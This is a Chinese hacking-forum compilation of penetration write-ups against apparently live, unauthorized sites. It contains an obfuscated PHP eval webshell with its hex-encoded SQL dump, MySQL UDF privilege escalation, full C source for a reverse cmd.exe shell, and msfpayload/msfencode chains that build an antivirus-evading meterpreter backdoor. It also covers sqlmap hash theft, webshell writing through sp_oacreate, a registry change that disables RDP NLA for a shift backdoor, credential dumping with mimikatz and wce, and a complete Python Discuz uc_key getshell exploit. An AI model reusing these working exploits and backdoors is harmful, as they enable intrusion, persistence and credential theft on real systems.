


图 1-2-3

很遗憾, 跳不过去。我们可以使用 `Otrace`(注意是零不是欧)。backtrack 5 下已集成。不过在这里我们使用 `Otrace` 的增强版 `intrace`。

`intrace` 的安装非常简单的:

```
svn checkout http://intrace.googlecode.com/svn/trunk/ intrace
```

```
cd intrace/
```

```
./Makefile
```

完成安装。

使用方法: `./intrace.bin -h 192.168.2.6 -p 80 -s 4`



-s 参数发送数据包大小-p 设置端口。由于该工具不是通过常规的主动的方式路由跟踪，而是通过 tcp 连接被动的来跟踪，所以我们还要对目标进行访问。在这里我对目标发送个 http 数据包，如图 1-2-4:




图 1-2-4

很好成功到达目标。分析最后经过的路由，发现与目标一致，所以判断是同一内网。  
http://167.58.24.140/myadmin/main.php (url 已经过处理)访问之后发现是 phpmyadmin 而且直接登录进去 select user(), root 权限。

通过/libraries/select\_lang.lib.php 获取 web 绝对路径为: C:\inetpub\wwwroot\myadmin\  
select '<?php eval(\$\_POST[1])?>' into outfile 'C:\\inetpub\\wwwroot\\myadmin\\sqldump.php'  
发现连接被重置。web 防火墙? 不过丝毫不用担心 php 很好突破。通过 http://www.expdoo  
r.com/article/5.html 站点找到一个过防火墙的 php 一句话 shell。

```
<?php
$_uU=chr(99).chr(104).chr(114);$_cC=$_uU(101).$_uU(118).$_uU(97).$_uU(108).$_uU(40).$_uU(36).$_uU(95).$_uU(80).$_uU(79).$_uU(83).$_uU(84).$_uU(91).$_uU(49).$_uU(93).$_uU(41).$_uU(59);$_fF=$_uU(99).$_uU(114).$_uU(101).$_uU(97).$_uU(116).$_uU(101).$_uU(95).$_uU(102).$_uU(117).$_uU(110).$_uU(99).$_uU(116).$_uU(105).$_uU(111).$_uU(110);$__=$_fF("$_cC");@$_();?>
使用火狐 hex 编码得到:
0x3c3f245f75553d636872283939292e63687228313034292e63687228313134293b245f63433d245f75552831303
1292e245f755528313138292e245f7555283937292e245f755528313038292e245f7555283430292e245f75552833
36292e245f7555283935292e245f7555283830292e245f7555283739292e245f7555283833292e245f75552838342
92e245f7555283931292e245f7555283439292e245f7555283933292e245f7555283431292e245f7555283539293b
245f66463d245f7555283939292e245f755528313134292e245f755528313031292e245f7555283937292e245f755
528313136292e245f755528313031292e245f7555283935292e245f755528313032292e245f755528313137292e2
45f755528313130292e245f7555283939292e245f755528313136292e245f755528313035292e245f755528313131
292e245f755528313130293b245f3d245f6646282222c245f6343293b40245f28293b3f3e
select
0x3c3f245f75553d636872283939292e63687228313034292e63687228313134293b245f63433d245f75552831303
1292e245f755528313138292e245f7555283937292e245f755528313038292e245f7555283430292e245f75552833
36292e245f7555283935292e245f7555283830292e245f7555283739292e245f7555283833292e245f75552838342
92e245f7555283931292e245f7555283439292e245f7555283933292e245f7555283431292e245f7555283539293b
245f66463d245f7555283939292e245f755528313134292e245f755528313031292e245f7555283937292e245f755
528313136292e245f755528313031292e245f7555283935292e245f755528313032292e245f755528313137292e2
45f755528313130292e245f7555283939292e245f755528313136292e245f755528313035292e245f755528313131
```

292e245f755528313130293b245f3d245f6646282222c245f6343293b40245f28293b3f3e into outfile

'C:\\inetpub\\wwwroot\\myadmin\\sqldump.php' //注意双斜杠! 或者反斜杠也行

菜刀连接密码 1 成功 getsHELL, 如图 1-2-5:



图 1-2-5

首先想到的是 whoami 看看是否是系统权限。没想到不可以执行命令。菜刀说是开启了安全模式, 但不一定我们看看 phpinfo 发现 safe\_mode 为 Off 并且 disable\_functions no value 估计是没权限执行吧。题外话: 如果是有权限执行 cmd 但开启安全模式或者设置了 disable\_function 在低版本 php(PHP <= 5.2.9)win32 环境下是可以绕过的。

参考文章:PHP 5.x COM functions safe\_mode and disable\_function bypass。

安全模式下 exec 等函数安全隐患 PHP <= 5.2.9 Local Safemod Bypass Exploit。

<http://huaidan.org/archives/3140.html>。

<http://luoq.net/PHP-COM-functions/>。

目标虽然是低版本 (PHP Version 5.2.4), 但是并不是开启安全模式, 所以不适用该方法。mysql root 权限。我们并不用考虑 php 能不能执行命令。先 udf 提权, select version(), 发现是 5.0 低于 5.1 可以直接将 dll 文件传至 c:\windows\目录。我喜欢用 sqlmap 里面的 dll 一般都不会被杀软干掉。

相关链接 [https://github.com/mysqludf/lib\\_mysqludf\\_sys](https://github.com/mysqludf/lib_mysqludf_sys)。该 dll 提供三个函数:

lib\_mysqludf\_sys\_info 系统信息

sys\_get 获取环境变量

sys\_set 创建新的环境变量并更新环境变量

sys\_exec 执行程序不返回信息

sys\_eval 执行命令并返回信息

这里有个小技巧: dll 文件有些大直接通过 select 0x.. into outdump 方式写入比较麻烦(当然有很多一步完成的脚本), 我们可以将文件上传至任意可写目录, 然后通过 load\_file()函数读该文件同时将其写入 c:\\windows\\。这里我们创建一个 sys\_eval 就可以了。

具体步骤:

```
select load_file('d:\\php\\temp\\xxoo.txt') into outfile 'c:\\windows\\sose.dll'
```

```
create function cmdshell returns string soname 'sose.dll';
```

通过这个执行命令始终不方便, 还是反弹个 shell 吧。

event.cpp (来源: mysql\_win\_remote\_stuxnet\_technique)。

```
#include <winsock2.h>
#include <stdio.h>
#pragma comment(lib,"ws2_32")

WSADATA wsaData;
SOCKET Winsock;
SOCKET Sock;
struct sockaddr_in hax;
STARTUPINFO ini_processo;
PROCESS_INFORMATION processo_info;

int main(int argc, char *argv[])
{
LPCSTR szMyUniqueNamedEvent="sysnullevt";
HANDLE m_hEvent = CreateEventA(NULL, TRUE, FALSE, szMyUniqueNamedEvent);
switch (GetLastError())
{
// app is already running
case ERROR_ALREADY_EXISTS:
{
CloseHandle(m_hEvent);
return 0;
// now exit
break;
}

// this is the first instance of the app
case ERROR_SUCCESS:
{
// global event created and new instance of app is running,
// continue on, don't forget to clean up m_hEvent on exit
break;
}
}

WSAStartup(MAKEWORD(2,2), &wsaData);
Winsock=WSASocket(AF_INET,SOCK_STREAM,IPPROTO_TCP,NULL,(unsigned int)NULL,(unsigned int)NULL);
if (argc != 3){fprintf(stderr, "Usage: <rhost> <rport>\n"); exit(1);}
hax.sin_family = AF_INET;
hax.sin_port = htons(atoi(argv[2]));
hax.sin_addr.s_addr = inet_addr(argv[1]);
WSAConnect(Winsock,(SOCKADDR*)&hax,sizeof(hax),NULL,NULL,NULL,NULL);
memset(&ini_processo,0,sizeof(ini_processo));
ini_processo.cb=sizeof(ini_processo);
ini_processo.dwFlags=STARTF_USESTDHANDLES;
ini_processo.hStdInput = ini_processo.hStdOutput = ini_processo.hStdError = (HANDLE)Winsock;
```

```

CreateProcessA(NULL,"cmd.exe",NULL,NULL,TRUE,0,NULL,NULL,(LPSTARTUPINFOA)&ini_processo,&processo
_info);

return 0;

}

```

编译过程省略。为什么不用 nc 呢？nc 容易被干掉，这个反弹命令很简洁 n.exe ip port 很少被杀掉。依照上面的上传 udf 的步骤，将该文件上传至可写目录，本地监听执行之。

nc -lvv 443 发现有数据返回，但一执行命令就退出。（将一切未知异常归咎为安全软件在作祟）怎么办？？？试试 metasploit 里面的 windows/meterpreter/reverse\_https(meterpreter https 反向 shell)生成一个后门：

```
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.1.100 LPORT=443
```

```
SessionCommunicationTimeout=0 SessionExpirationTimeout=0 -f exe -e -i
```

20 >/var/www/nokill.exe。未作任何处理上传上去发现被干掉。早就该意料到。被干掉没关系的，metasploit 支持各种编码并且可以自定义任意 exe 文件模板来免杀，如图 1-2-6：

```

msfpayload windows/meterpreter/reverse_https LHOST=192.168.1.100 LPORT=443
SessionCommunicationTimeout=0 SessionExpirationTimeout=0 R |msfencode -e x86/shikata_ga_nai -c 5 -t raw
|msfencode -e x86/alpha_upper -c 2 -t raw |msfencode -e x86/shikata_ga_nai -c 5 -t raw|msfencode -e
x86/countdown -c 5 -t raw|msfencode -e x86/fnstenv_mov -t raw |msfencode -e x86/fnstenv_mov -c 5 -t raw
|msfencode -t exe -x ~/Desktop/procdump.exe -o ~/Desktop/pe_lost.exe -e

```

```

root@bt:~# msfpayload windows/meterpreter/reverse_https LHOST=192.168.1.100 LPORT=443 SessionCommunicationTimeout=0 SessionExpirationTimeout=0 R |msfencode -e x86/shikata_ga_nai -c 5 -t raw |msfencode -e x86/alpha_upper -c 2 -t raw |msfencode -e x86/shikata_ga_nai -c 5 -t raw|msfencode -e x86/countdown -c 5 -t raw|msfencode -e x86/fnstenv_mov -t raw |msfencode -e x86/fnstenv_mov -c 5 -t raw |msfencode -t exe -x ~/Desktop/procdump.exe -o ~/Desktop/pe_lost.exe -e
[*] x86/shikata_ga_nai succeeded with size 397 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 424 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 451 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 478 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 505 (iteration=5)
[*] x86/alpha_upper succeeded with size 1079 (iteration=1)
[*] x86/alpha_upper succeeded with size 2226 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 2255 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 2284 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 2313 (iteration=3)

```

图 1-2-6

经过多层多种编码并且定义一个模板文件。相关编码就不解释了，反正我也不懂具体如何编码的。-x 选项使用任意的 windows 可执行程序作为模板文件，这里我选了 procdump.exe (微软的小工具)作为模板文件。

执行：

```
msf > use multi/handlermsf exploit(handler) > set payload windows/meterpreter/reverse_httpspayload =>
windows/meterpreter/reverse_httpsmsf exploit(handler) > set lhost 192.168.1.100lhost => 192.168.1.100msf
exploit(handler) > set lport 443lport => 443msf exploit(handler) > exploit
```

use multi/handler 不用解释吧。设置下面两个参数是为了持久性 https 连接,防止意外中断,即使中断了也可以继续。

SessionCommunicationTimeout=0 SessionExpirationTimeout=0

将后门上传上去发现没有被杀。meterpreter 也正常使用。由于是用之前的 udf 系统权限执行的所以可以直接 gethash,如图 1-2-7:



图 1-2-7

看看 meterpreter 插件列表有哪些:

```
meterpreter > load -l
espia
incognito
lanattacks
mimikatz
pivot
priv
sniffer
stdapi
```

很好 mimikatz 也集成在里面了,看看如何使用吧,如图 1-2-8:




图 1-2-8

没抓到有用的系统用户明文,因为没有用户登录嘛。query user 查询下,如图 1-2-9:



图 1-2-9

(全文完) 责任编辑: 鲨影\_sharow

## 第7节 渗透流水账 (关于 3389 与 NLA)

作者: ettack

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

好久没上论坛了, 之前自己过意不去, 让凡哥先把我核心给撤销了, 现在终于寒假了, 来写点东西吧。我知道, 我说我大学比高中忙你们不会信。

记录一个过程, 就是流水账, 重点想说的是后面 3389 涉及到 NLA 的部分。

目标站: target.com

先收集信息, 二级域名, 子目录什么的, 略过不提。

### 0x00 注入

尝试用户注册, 观察到如下特征, 怀疑有注入, 如图 1-3-1:



图 1-3-1

开 burpsuite 进一步测试, 截包, 发送到 repeater, 如图 1-3-2, 1-3-3, 1-3-4:




图 1-3-2




图 1-3-3




图 1-3-4

请出 sqlmap:

```
Python sqlmap.py -u "http://target.com/AjaxAreaCheck.aspx?companyname=test" -thread=10 -random-agent -passwords
```

获取到 sa 的密码 hash，解密可外连。尝试 xp\_cmdshell，发现被降权，如图 1-3-5:

```
[SQL]exec xp_cmdshell 'set'

[Err] 42000 - [SQL Server]在执行 xp_cmdshell 的过程中出错。调用 'CreateProcess' 失败，错误代码: '14001'.
```

图 1-3-5

### 0x01 拿 shell 提权

改换思路, 先写 webshell 试试。用 xp\_subdirs 找到网站绝对路径, 然后写入文件:

```
declare @o int, @f int, @t int, @ret int
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'createtextfile', @f out, 'File to write', 1
exec @ret = sp_oamethod @f, 'writeline', NULL, 'File content'
```

这时发生一个心惊肉跳的事情, 脑抽直接把 aspx 一句话写到 index.html 里去了, 于是迅速重新写马, 菜刀连接, 开始翻首页文件备份, 恢复之, 一切都在几十秒之间。之后把动作停了一段时间, 观察是否引起注意。

还好, 风平浪静, 提醒大家以后睡够觉再玩, 不然手一抖事情就玩大了。舒了口气, 菜刀虚拟终端连接, 可以执行命令, 权限较低, 尝试用 iis7 的 exp 提权, 直接成功。

### 0x02 连 3389

为了操作方便, 或者是因为野心需要, 拿到 system 权限还不够, 还要对 3389 下毒手...

要登 3389, 无非三个办法:

- 1.加用户
- 2.Shift 后门
- 3.获取已有用户的密码

由于第一个办法隐匿度太低, 对于管理比较频繁的站一般不采用。尝试方法二。

先连接 3389, 结果发现要先输入登录信息, 而不是想象中的直接进到登陆界面, 这样就无法触发 shift 后门, 如图 1-3-6:




图 1-3-6



Google 之, 发现 windowsserver 2008 采用了 NLA (NetworkLevel Authentication), 可以设置还原为经典模式, 但看到的方法都是界面操作。作为一个有精液的黑阔, 我深信可以更改注册表值来操作, 经过一番深入 google 挖掘, 找到方法:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /f/v "SecurityLayer" /t REG_SZ /d "0"
```

但是要使设置生效, 就必须让服务器重启, 这样动作就大了。于是考虑方法三。老套路, 上传 wce x64, -w 参数尝试读取明文密码, 成功。

### 0x03 结语

此次渗透过程的主要收获是, 当只能通过 shift 后门登陆 3389, 遇到 windowsserver 2008 的 NLA 验证, 使得 shift 后门无用武之地, 可以通过更改注册表方式回到经典模式。

(全文完) 责任编辑: 鲨影\_sharow

## 第8节 Discuz X 用 uc\_key getshell exp 与 uc\_key 重置论坛密码总结

作者: jinglingshu

来自: 法客论坛 — F4ckTeam

网址: <http://team.f4ck.org/>

### 一、Discuz X1.5 X2.5 X3 用 uc\_key 来 get webshell

uc\_key 是 UC 客户端与服务端通信的通信密钥。因此使用 uc\_key 来 getshell 只能获取 UCenter Client 的 webshell, 即 Discuz! 论坛的 webshell。

如果一个服务器上只有 UCenter Server 是不能通过 uc\_key 来获取该服务器上的 webshell 的 (不过可以通过 uc\_key 来将服务器上的数据并重置用户口令, 后面讲)。

90 分享的 php 版的 exp 代码 uc\_key 和 url 是嵌入在代码中的, 因此导致使用不方便。所以我将代码改成 python 版的, 以后使用就方便了。

代码如下:

```
#!/usr/bin/env python
#coding=utf-8
import hashlib
import time
import math
import base64
import urllib
import urllib2
import sys
def microtime(get_as_float = False):
    if get_as_float:
        return time.time()
    else:
        return '%.8f %d' % math.modf(time.time())
def get_authcode(string, key = ''):
    ckey_length = 4
```

```

key = hashlib.md5(key).hexdigest()
keya = hashlib.md5(key[0:16]).hexdigest()
keyb = hashlib.md5(key[16:32]).hexdigest()
keyc = (hashlib.md5(microtime()).hexdigest())[-ckey_length:]
#keyc = (hashlib.md5('0.736000 1389448306').hexdigest())[-ckey_length:]
cryptkey = keya + hashlib.md5(keya+keyc).hexdigest()
key_length = len(cryptkey)
string = '0000000000' + (hashlib.md5(string+keyb)).hexdigest()[0:16]+string
string_length = len(string)
result = ""
box = range(0, 256)
rndkey = dict()
for i in range(0,256):
    rndkey[i] = ord(cryptkey[i % key_length])
j=0
for i in range(0,256):
    j = (j + box[i] + rndkey[i]) % 256
    tmp = box[i]
    box[i] = box[j]
    box[j] = tmp
a=0
j=0
for i in range(0,string_length):
    a = (a + 1) % 256
    j = (j + box[a]) % 256
    tmp = box[a]
    box[a] = box[j]
    box[j] = tmp
    result += chr(ord(string[i]) ^ (box[(box[a] + box[j]) % 256]))
return keyc + base64.b64encode(result).replace('=', '')
def get_shell(url,key,host):
    """
    发送命令获取 webshell
    """
    headers={'Accept-Language':'zh-cn',
'Content-Type':'application/x-www-form-urlencoded',
'User-Agent':'Mozilla/4.0 (compatible; MSIE 6.00; Windows NT 5.1; SV1)',
'Referer':url
}
tm = time.time()+10*3600
tm="time=%d&action=updateapps"%tm
code = urllib.quote(get_authcode(tm,key))
url=url+"?code="+code
data1=""<?xml version="1.0" encoding="ISO-8859-1"?>

```

```
<root>
<item id="UC_API">http://xxx\');eval($_POST[1]);</item>
</root>'''

try:
    req=urllib2.Request(url,data=data1,headers=headers)
    ret=urllib2.urlopen(req)
except:
    return "访问出错"

data2="<?xml version="1.0" encoding="ISO-8859-1"?>
<root>
<item id="UC_API">http://aaa</item>
</root>'''

try:
    req=urllib2.Request(url,data=data2,headers=headers)
    ret=urllib2.urlopen(req)
except:
    return "error"

return "webshell:"+host+"/config/config_ucenter.php,password:1"

if __name__ == '__main__':
    host=sys.argv[1]
    key=sys.argv[2]
    url=host+"/api/uc.php"
    print get_shell(url,key,host)
```

使用方法, 如图 1-1-1:




图 1-1-1

即第一个参数是网站的根路径, 第二个参数是 uc\_key。

获取的 webshell 是在 /config/config\_ucenter.php 中的, 如图 1-1-2:

